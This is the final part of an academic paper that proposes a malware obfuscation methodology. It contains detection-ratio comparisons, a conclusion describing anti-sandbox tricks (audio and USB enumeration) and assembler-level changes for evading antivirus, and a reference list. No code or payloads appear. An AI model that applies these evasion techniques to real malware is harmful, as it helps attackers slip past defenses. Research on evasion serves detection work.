


Fig. 10 A comparison of the average detection ratio results from the proposed methodology samples to data obfuscated samples from Xu et al. [42]

There is a weakness from our proposed methodology; as some samples achieved high detection rate compared to Xu et al. [42] such as (X3, X8, X10 and X15) while the rest samples have succeeded in achieving lower detection rate than [42].

However, there are noticeable rate differences between samples (X4, X11 and X12). The reason behind comparing the results of our proposed methodology with the results in [42] is to measure the effectiveness of our proposed methodology with the actual obfuscation techniques that already exist and have been studied in their paper, our research differs from their one in the main contribution purpose; as our main aim is to propose a new malware obfuscation methodology while their target was to study and analyze different types of malware obfuscation techniques. Although there were noticeable developments that were made on anti-malware industry since their experiment, it proves that our proposed methodology has achieved positive results overall, but it still is not sufficient to challenge or evade nowadays detection technique standards.

Our future work will be focused on developing each stage from the proposed four stages; to provide more flexibility with different anti-malware engines' and provide higher success rate.

7 Conclusion

The main purpose of this paper is to propose a malware obfuscation methodology with a high evasion ratio, antidynamic techniques have the ability for evasion increment rate with some limitations; as audio and USB enumeration have the ability of fulfilling the same evasion level effect of any antidynamic method. However, the changes in the algorithm on the assembler level proved to be the most vigorous technique.

In this paper, we have introduced methodology that aids a malware to avoid anti malware tools, these techniques were mainly developed to avoid detection of a malware via static analysis technique. On the other hand, the proposed intuitive anti-virtualization techniques that will avoid analysis under a sandbox. The evasion increment and decrement level depends on the code obfuscation. It still not known from our evaluation the reason of this behavior. Even though many developed malware methods were studied in previous researches, the wellknown antivirus engines keep showing interests of such techniques to test their engines' detection power level. The ineffectual method based on dynamics and static analysis is the common deployed method.

Finally, the provided technique that is used for developing the malware samples—armlessly modified programs—proved its efficiency after scanning them on multiple antivirus engines and the results showed minimum proportion of false positives.

References

1. Mahawer, D., Nagaraju, A.: Metamorphic malware detection using base malware identification method. *Secur. Commun. Netw.* **7**(11), 1719–1733 (2013)
2. Nai Fovino, I., Carcano, A., Masera, M., Trombetta, A.: An experimental investigation of malware attacks on SCADA systems. *Int. J. Crit. Infrastruct. Prot.* **2**(4), 139–145 (2009)
3. Mawgoud, A.A., Taha, M.H.N., Khalifa, N.E.M.: Security Threats of Social Internet of Things in the Higher Education Environment, pp. 151–171. Springer, Cham (2019)
4. Xu, D., Yu, C.: Automatic discovery of malware signature for anti-virus cloud computing. *Adv. Mater. Res.* **846–847**, 1640–1643 (2013)
5. Kumar, A., Goyal, S.: Advance dynamic malware analysis using Api hooking. *Int. J. Eng. Comput. Sci.* **5**(3) (2016)
6. Khaja, M., Seo, J., McArthur, J.: Optimizing BIM Metadata Manipulation Using Parametric Tools. *Procedia Engineering* **145**, 259–266 (2016)
7. Tahir, R.: A study on malware and malware detection techniques. *Int. J. Educ. Manag. Eng.* **8**(2), 20–30 (2018)
8. El Karadawy, A.I., Mawgoud, A.A., Rady, H.M.: An empirical analysis on load balancing and service broker techniques using cloud analyst simulator. In: *International Conference on Innovative Trends in Communication and Computer Engineering (ITCE)*, pp. 27–32. IEEE, Aswan, Egypt (2020)
9. Li, J., Sun, L., Yan, Q., Li, Z., Srisa-An, W., Ye, H.: Significant permission identification for machine-learning-based android malware detection. *IEEE Trans. Industr. Inf.* **14**(7), 3216–3225 (2018)
10. Li, Q., Larsen, C., van der Horst, T.: IPv6: a catalyst and evasion tool for botnets and malware delivery networks. *Computer* **46**(5), 76–82 (2013)
11. Suk, J., Kim, S., Lee, D.: Analysis of virtualization obfuscated executable files and implementation of automatic analysis tool. *J. Korea Inst. Inform. Secur. Cryptol.* **23**(4), 709–720 (2013)
12. MaHussein, D.M.E.D.M., Taha, M.H., Khalifa, N.E.M.: A blockchain technology evolution between business process management (BPM) and Internet-of-Things (IoT). *Int. J. Advanc. Comput. Sci. Appl.* **9**, 442–450 (2018)
13. Malhotra, A., Bajaj, K.: A survey on various malware detection techniques on mobile platform. *Int. J. Comput. Appl.* **139**(5), 15–20 (2016)
14. Kritzing, E., Smith, E.: Information security management: an information security retrieval and awareness model for industry. *Comput. Secur.* **27**(5–6), 224–231 (2008)
15. Kong, D., Tian, D., Pan, Q., Liu, P., Wu, D.: Semantic aware attribution analysis of remote exploits. *Secur. Commun. Netw.* **6**(7), 818–832 (2013)
16. Khalifa N.M., Taha M.H.N., Saroit, I.A.: A secure energy efficient schema for wireless multimedia sensor networks. *CiiT Int. J. Wirel. Commun.* **5**(6) (2013)
17. Goh, D., Kim, H.: A study on malware clustering technique using API call sequence and locality sensitive hashing. *J. Korea Inst. Inform. Secur. Cryptol.* **27**(1), 91–101 (2017)
18. Pandey, S., Agarwal, A.K.: Remainder quotient double hashing technique in closed hashing search process. In: *Proceedings of 2nd International Conference on Advanced Computing and Software Engineering (ICACSE)* (2019, March)
19. Luckett, P., McDonald, J., Glisson, W., Benton, R., Dawson, J., Doyle, B.: Identifying stealth malware using CPU power consumption and learning algorithms. *J. Comput. Secur.* **26**(5), 589–613 (2018)
20. Kumar, P.: Computer virus prevention & anti-virus strategy. Sahara Arts & Management Academy Series (2008)
21. Yoshioka, K., Inoue, D., Eto, M., Hoshizawa, Y., Nogawa, H., Nakao, K.: Malware sandbox analysis for secure observation of vulnerability exploitation. *IEICE Trans. Inform. Syst.* **E92-D**(5), 955–966 (2009)
22. Pektaş, A., Acarman, T.: A dynamic malware analyzer against virtual machine aware malicious software. *Secur. Commun. Netw.* **7**(12), 2245–2257 (2013)

23. Joo, J., Shin, I., Kim, M.: Efficient methods to trigger adversarial behaviors from malware during virtual execution in sandbox. *Int. J. Secur. Appl.* **9**(1), 369–376 (2015)
24. Maestre Vidal, J., Sotelo Monge, M., Monterrubio, S.: EsPADA: enhanced payload analyzer for malware detection robust against adversarial threats. *Fut. Gene. Comput. Syst.* **104**, 159–173 (2019)
25. Iwamoto, K., Isaki, K.: A method for shellcode extraction from malicious document files using entropy and emulation. *Int. J. Eng. Technol.* **8**(2), 101–106 (2016)
26. Zakeri, M., Faraji Daneshgar, F., Abbaspour, M.: A static heuristic method to detecting malware targets. *Secur. Commun. Netw.* **8**(17), 3015–3027 (2015)
27. Kruegel, C.: Full system emulation: achieving successful automated dynamic analysis of evasive malware. In: *Proc. BlackHat USA Security Conference*, 1–7 August 2014
28. Zhong, M., Tang, Z., Li, H., Zhang, J.: Detection of suspicious communication behavior of one program based on method of difference contrast. *J. Comput. Appl.* **30**(1), 210–212 (2010)
29. Mawgoud, A.A.: A survey on ad-hoc cloud computing challenges. In: *International Conference on Innovative Trends in Communication and Computer Engineering (ITCE)*, pp. 14–19. IEEE (2020)
30. Eskandari, M., Raesi, H.: Frequent sub-graph mining for intelligent malware detection. *Secur. Commun. Netw.* **7**(11), 1872–1886 (2014)
31. Barabas, M., Homoliak, I., Drozd, M., Hanacek, P.: Automated malware detection based on novel network behavioral signatures. *Int. J. Eng. Technol.* 249–253 (2013)
32. Zatloukal, F., Znoj, J.: Malware detection based on multiple PE headers identification and optimization for specific types of files. *J. Adv. Eng. Comput.* **1**(2), 153 (2017)
33. Tomasi, G., van den Berg, F., Andersson, C.: Correlation optimized warping and dynamic time warping as preprocessing methods for chromatographic data. *J. Chemom.* **18**(5), 231–241 (2004)
34. Vinod, P., Viswalakshmi, P.: Empirical evaluation of a system call-based android malware detector. *Arab. J. Sci. Eng.* **43**(12), 6751–6770 (2017)
35. Saeed, I.A., Selamat, A., Abuagoub, A.M.A.: A survey on malware and malware detection systems. *Int. J. Comput. Appl.* **67**(16), 25–31 (2013)
36. Mawgoud, A.A., Ali, I.: Statistical insights and fraud techniques for telecommunications sector in Egypt. In: *International Conference on Innovative Trends in Communication and Computer Engineering (ITCE)*, pp. 143–150. IEEE (2020)
37. Mawgoud A.A., Taha, M.H.N., El Deen, N., Khalifa N.E.M.: Cyber security risks in MENA region: threats, challenges and countermeasures. In: *International Conference on Advanced Intelligent Systems and Informatics*, pp. 912–921. Springer, Cham (2020)
38. Ismail, I., Marsono, M., Khammas, B., Nor, S.: Incorporating known malware signatures to classify new malware variants in network traffic. *Int. J. Netw. Manag.* **25**(6), 471–489 (2015)
39. ToddCullumResearch.com: Portable executable file corruption preventing malware from running—Todd Cullum Research (2019). <https://toddcullumresearch.com/2017/07/16/portable-executable-file-corruption/> Accessed 10 June 2019
40. Blackhat.com (2019). <https://www.blackhat.com/docs/us-17/thursday/us-17-Anderson-Bot-VsBot-Evading-Machine-Learning-Malware-Detection-wp.pdf>. Accessed 9 Apr 2019
41. Ye, Y., Wang, D., Li, T., Ye, D., Jiang, Q.: An intelligent PE malware detection system based on association mining. *J. Comput. Virol.* **4**(4), 323–334 (2008)
42. Xu, W., Zhang, F., Zhu, S.: The power of obfuscation techniques in malicious JavaScript code: a measurement study, 9–16 (2012). <https://doi.org/10.1109/malware.2012.6461>